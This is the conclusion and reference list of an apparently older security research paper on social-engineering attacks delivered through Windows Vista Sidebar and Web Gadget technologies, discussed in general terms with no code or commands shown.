The largest weakness in computer security resides between the keyboard and the back of the chair. Many new attack vectors now exploit this weakness by using social engineering techniques to deploy the attacks and this trend seems set to continue and escalate. The attacks and code presented in this paper rely partly on end user ignorance and attempt to make use of services and technologies to exploit a user who may not be aware of the security implications of the technologies they are using.

It is getting progressively harder for users to be expected to know such things as technologies become more sophisticated and seamless. The various Vista Gadget technologies reviewed in this paper are yet another example of how new technologies promise an 'enhanced user experience' at the cost of increased security risk – i.e. new technology is once again providing a suitable platform for migration of old threats.

The attacks presented in this paper could potentially be adapted to other "Web Gadget" and similar "Widget" technologies to display dialog forms of other popular network services. As computing applications move into new directions such as component abstraction within a single framework instance it brings with it not just new risks associated with infant technology but also a wealth of old attacks that can often adapt seamlessly to the target environment, giving rise to new threats.

## References

- [1] Wikipedia, OSI Model, February 2008, [http://en.wikipedia.org/wiki/OSI\\_model](http://en.wikipedia.org/wiki/OSI_model)
- [2] Windows Live Gallery, 2008, <http://vista.gallery.microsoft.com/>
- [3] Windows Live Help, "What is Windows Live Gallery?", <http://help.live.com/help.aspx?project=customize&market=en-gb>
- [4] Microsoft Developer Network, "Windows Sidebar", 2008, <http://msdn.microsoft.com/en-us/library/aa965850%28VS.85%29.aspx>
- [5] Microsoft Developer Network, "Gadgets for Windows Sidebar Security", 2008, [http://msdn.microsoft.com/en-us/library/bb508510\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/bb508510(VS.85).aspx)
- [6] Microsoft Developer Network, "Gadget Corner", August 31, 2006, <http://blogs.msdn.com/sidebar/archive/2006/08/31/733880.aspx>
- [7] Code Signing Certificate service, provided by Comodo, <http://www.instantssl.com/code-signing/>
- [8] Windows Live Gallery, Vista Side Bar, 2008, <http://vista.gallery.microsoft.com/vista/SideBar.aspx?mkt=en-gb>
- [9] Windows Live Help, "Why was my submission rejected?", 2008, <http://help.live.com/help.aspx?project=customize&market=en-gb>
- [10] Windows Live Gadget Developer FAQ, <http://dev.live.com/gadgets/sdk/docs/faq.htm>, 2006
- [11] Web Gadget SDK, <http://dev.live.com/gadgets/sdk/index.htm>, 2006
- [12] Web Gadget developer install, [http://spaces.live.com/spacesapi.aspx?wx\\_action=create&wx\\_url=PATH-TO-GADGET.XML](http://spaces.live.com/spacesapi.aspx?wx_action=create&wx_url=PATH-TO-GADGET.XML), N/A